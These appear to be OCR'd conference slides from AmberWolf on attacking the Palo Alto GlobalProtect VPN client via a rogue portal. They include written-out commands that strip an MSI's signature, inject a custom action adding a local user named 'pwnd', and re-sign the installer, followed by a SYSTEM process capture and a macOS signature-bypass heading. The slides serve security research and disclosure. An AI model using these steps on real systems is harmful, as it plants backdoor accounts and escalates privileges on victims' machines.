



172.27.247.73 - Remote Desktop Connection
AmberWolf
https://vimeo.com/1024774105
paloalto | GlobalProtect
Disconnected
Enter the portal address to connect and secure access to your applications and the internet.
Portal
connect.nachovpn.lol
Connect

Palo Alto GlobalProtect

Backdooring MSI files

Client can be downgraded – install yourself a priv esc




Palo Alto GlobalProtect

```
# remove the signature
osslsigncode remove-signature -in ~/GlobalProtect64.msi ~/GlobalProtect.msi.nosig

# patch in a new action
msi_patcher.py -i GlobalProtect64.msi.nosig -o GlobalProtect64.msi.patch -c "net user pwnd Passw0rd123 /add"

# re-sign the MSI with our fake certificate
osslsigncode sign -pkcs12 codesign.pfx  -in ~/GlobalProtect.msi.patch -out ~/GlobalProtect.msi
```

Palo Alto GlobalProtect

cmd.exe everywhere – and there's our MSI



PanGPS.exe (6208)	GlobalProtect ser...	C:\Program Files\P...	Palo Alto Networks	NT AUTHORITY\S...	"C:\Program Files\Palo Alto Networks\GlobalProtect\PanGPS.exe"
PanGPA.exe (6108)	GlobalProtect client	C:\Program Files\P...	Palo Alto Networks	7F65B236-72A3-...	"C:\Program Files\Palo Alto Networks\GlobalProtect\PanGPA.exe" fromGPS
cmd.exe (5620)	Windows Comma...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	cmd /C ipconfig /flushdns > "C:\Program Files\Palo Alto Networks\GlobalProtect\2"
Conhost.exe (1244)	Console Window ...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
ipconfig.exe (2696)	IP Configuration U...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	ipconfig /flushdns
cmd.exe (5248)	Windows Comma...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	cmd /C ipconfig /flushdns > "C:\Program Files\Palo Alto Networks\GlobalProtect\4"
Conhost.exe (3992)	Console Window ...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
ipconfig.exe (4608)	IP Configuration U...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	ipconfig /flushdns
cmd.exe (5432)	Windows Comma...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	C:\Windows\system32\cmd.exe /c reg export "HKLM\SOFTWARE\Palo Alto Networks\GlobalProtect\Settings\" C:\Windows\TEMP\uninstall.reg [redacted]
Conhost.exe (5420)	Console Window ...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
reg.exe (4492)	Registry Console ...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	reg export "HKLM\SOFTWARE\Palo Alto Networks\GlobalProtect\Settings\" C:\Windows\TEMP\uninstall.reg [redacted]
cmd.exe (3488)	Windows Comma...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	C:\Windows\system32\cmd.exe /c ""C:\Program Files\Palo Alto Networks\GlobalProtect\update_tmp.bat""
Conhost.exe (3756)	Console Window ...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
sc.exe (6460)	Service Control M...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	"C:\Windows\system32\sc.exe" stop pangps
timeout.exe (4464)	timeout - pauses ...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	"C:\Windows\system32\timeout.exe" /t 3 /nobreak
sc.exe (724)	Service Control M...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	"C:\Windows\system32\sc.exe" query pangps
find.exe (6488)	Find String (grep) ...	C:\Windows\Syst...	Microsoft Corpora...	NT AUTHORITY\S...	find "STOPPED"
msiexec.exe (6440)	Windows® installer	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	"C:\Windows\system32\msiexec.exe" /x "{FF30A89C-2EC8-4576-9BFC-889F860574F3}" /qn /norestart KEEPREGISTRIES="YES" /l*+ "C:\Program Files\Palo Alto Networks\GlobalProtect\PanGP
timeout.exe (1280)	timeout - pauses ...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	"C:\Windows\system32\timeout.exe" /t 3 /nobreak
sc.exe (2576)	Service Control M...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	"C:\Windows\system32\sc.exe" query pangps
find.exe (1804)	Find String (grep) ...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	find "WIN32_OWN_PROCESS"
msiexec.exe (3516)	Windows® installer	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	"C:\Windows\system32\msiexec.exe" /norestart /qn /i "C:\Program Files\Palo Alto Networks\GlobalProtect\globalprotect.msi" TARGETDIR="C:\Program Files\Palo Alto Networks\GlobalProtect"
reg.exe (4640)	Registry Console ...	C:\Windows\syst...	Microsoft Corpora...	NT AUTHORITY\S...	reg import C:\Windows\TEMP\uninstall.reg

Palo Alto GlobalProtect

Best test it on another version

They fixed it?!

Accidental patching – a broken version

Hours lost!

GlobalProtect App 6.2.2 Windows and macOS Addressed Issues


The following table lists the issues that are addressed in GlobalProtect app 6.2.2 Windows and macOS.

ISSUE ID	DESCRIPTION
GPC-19116	Fixed an issue where the user faced authentication issues while the GlobalProtect app was attempting to refresh the explicit proxy token.
GPC-19049	Fixed an issue where, when the GlobalProtect app was configured in hybrid mode with internal host detection, the app failed to connect and continued to stay in the `Connecting` state when users tried to connect using SAML authentication.
GPC-19007	Fixed an issue where users were unable to connect to the GlobalProtect portal and gateway after upgrading the app version to 6.2.1.
GPC-19002	Fixed an issue where the GlobalProtect app did not display the **Connect** button when the user clicked the **Get Started** button after the app installation through Jamf.
GPC-18991	Fixed an issue where the proxy auto-configuration (PAC) files were not restored as expected after a system reboot or when the user disconnected the GlobalProtect app.
GPC-18964	Fixed an issue where the GlobalProtect tunnel got disconnected after 10 minutes on the app versions 6.0.8 and 6.2.1, when the GlobalProtect app was running on macOS devices and SAML authentication was used to authenticate.
GPC-18861	Fixed an issue where the GlobalProtect MSI download was getting stuck at 27%.
GPC-18471	Fixed an issue where, when multiple `wa_3rd_party_host_64.exe` processes persisted even after the HIP check, the GlobalProtect app stopped working.

Palo Alto GlobalProtect


Bypassing signature verification checks on macOS


It's in there somewhere, just grep it!




